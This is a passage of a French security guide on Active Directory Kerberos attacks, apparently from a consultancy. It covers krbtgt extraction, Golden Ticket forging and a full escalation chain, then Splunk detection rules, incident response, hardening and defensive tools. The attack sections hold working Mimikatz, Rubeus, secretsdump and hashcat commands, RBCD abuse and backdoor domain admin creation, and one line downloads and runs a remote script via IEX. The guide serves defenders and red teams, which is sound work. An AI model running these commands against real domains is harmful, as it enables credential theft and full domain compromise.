
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



Copyright Ayi NEDJIMI Consultants

7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques. Pour approfondir, consultez Red Teaming des Agents Autonomes : Méthodologie et Outils 2026.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

